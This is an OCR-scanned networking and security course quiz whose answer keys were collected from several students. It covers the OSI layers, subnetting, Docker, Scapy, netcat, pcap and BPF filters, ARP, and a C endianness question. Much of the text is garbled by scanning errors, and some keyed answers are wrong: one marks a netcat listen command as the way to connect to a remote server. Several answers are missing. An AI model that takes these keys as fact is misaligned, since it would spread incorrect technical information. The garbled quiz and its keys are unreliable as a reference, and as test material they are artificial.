Black – my googled Answers

Blue - answers by someone

Orange - answers by someone


1. Router is a device in which layer of the OSI model?

A. Link laver

B. Network layer

C. Transport layer

D. Application layer



ANS: B

ANS: B

2. The first three bits of a class C IP address in the classified network addressing start with

A. 010


B. 011

C. 110

D. 111

ANS: C

ANS: C



3. If an IP address has a netmask of 255.255.248.0, how many bits are used for denoting the subnet

A. 20


B. 21

C. 22

D. 23

ANS: B

ANS: B





4. Assume in a VMware workstation, 192.168.60.0/24 is the subnet used for the NAT Network setting. Which of the following IP address is used for the gateway router (DHCP, local DNS Server)


A. 192.168.60.0

B. 192.168.60.1

C. 192.168.60.2

D. 192.168.60.255

ANS: C



5. Which of the following Docker command is used for displaying both running and stopped containers

A. docker ps


B. docker ps -a


C. docker is

D. docker Is –a

ANS: B

ANS: B





6. Which section in a docker-compose ymi file lists all the containers that we want to build and run


A. services

B. containers

C. networks

D. images

ANS: A



7. Which of the following is a correct way to use Scapy to create TCP packets for destination host

10.10.10. 10, ports 200-300?


A. pkt = IP(dst = "10.10.10.10")/TCP(dport = [200, 300])


B. pkt = IP(dst = 10.10.10.10)/TCP(dport = [200, 300])

C. pkt = IP(dst = "10.10.10.10")/TCP(dport = (200, 300))

D. pkt = IP(dst = 10.10.10.10)/ICP(dport = (200, 300))

ANS: C





8. ARP is a protocol in which layer of OSI model?

A. Link layer


B. Network layer


C. Transport layer

D. Application layer

ANS: A

ANS: A





9. In an Ethernet frame, the following code in the type header indicates an IP datagram?

A. 0x8000


B. 0x8060


C. 0x0800

D. 0x0806

ANS: C

ANS: C






10. In an IP datagram, which of the following code in the protocol header indicates the payload of the IP datagram is an ICMP?

A. I

B. 6

C. 17

D. 23



11. Which of the following is a correct command to use netcat to make a TCP connect to a remote server at 10.10.10.10 at port 3333?


A. nc 10.10.10.10 3333

B. nc 10.10.10.10 P- 3333

C. nc -Ip 3333 10.10.10.10

D. nc 10.10.10.10 P- 3333

ANS: C



12. In the pcap\_loop function, the argument cnt is set to which value to indicate the sniffer equivalent to infinity?

A. -1


B. 0


C. 1

D. None of the above

ANS: A

ANS: A





13. Which of the following service is immune to MITM atack?


A. FTP


B. Telnet

C. SSH

D. None of the above

ANS: C





14. Which of the following socket will be used by a sniffer program to sniff packets on the network?


A. SOCK\_DGRAM

B. SOCK\_STREAM

C. SOCKRAW

D. SOCK\_PACKET

ANS: C



15. Which of the following is the correct bpf filter to show all TCP packets from host 192.168.1 31, ports 100 to 200?


A. tcp and port 100-200 and host 192.168.1.81

B. tcp and port range 100-200 and host 192.168.1.81

C. tcp and port range 100-200 and src host 192.168.1.81

D. tcp and port 100-200 and src host 192.168.1.81

ANS: D



16. Which of the following cannot be a MAC address?


A. 00:0c:29:86:d9:03

B. 02:42:67:41:69:8d

C. 02:42:02:4:80:41

D. 02:42:7:41:b9:8g

ANS: D



17. Which of the following is the correct sequence for TCP three-way handshaking?

A. SYN, ACK, ACK


B. SYN, SYNACK, ACK

C. SYN, SYNACK, RST

D. SYN, SYNACK, FIN

ANS:B

ANS: B



19. What interface will be used to route packets to destination 10.10.10.10

I: 0.0.0.0/0 dev interface-a

I: 10.10.0.0/16 dev interface-b

I: 10.10.20.0/24 dev interface-c

IV: 10.10.10.20/32 dev interface-d


A. interface-a

B. interface-b

C. interface-c

D. interface-d

ANS: B




20. Which of the following statement about gratuitous ARP request is not correct?

A. The destination MAC is the broadcast address ff: ff.ff.ff.ff.ff in both ARP header and E

B. The source MAC is the broadcast address ff.ff:ff:ff:ff.ff in both ARP header and Ether

C. The source and destination IP are both set to the IP of the machine issuing the gratuitous

D. Ordinarily, no reply packet will occur





21. For a 192.168. 1.0/26 network, find the following values


Netmask \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Maximum number of possible IP addresses \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

The first IP address and the last IP address in the network \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_







22. Without running the program, plense describe the printing result of the following program on (1) a Little-Endian machine, and (2) a Big-Endian machine. (5 pts)

#include <stdio.h>

#include <arpa/inet. h>

void main (){

int a = OXAABB;


printf("Ox8xIn", htonl (a));


printf("Ox'x\n", ntohl(a));

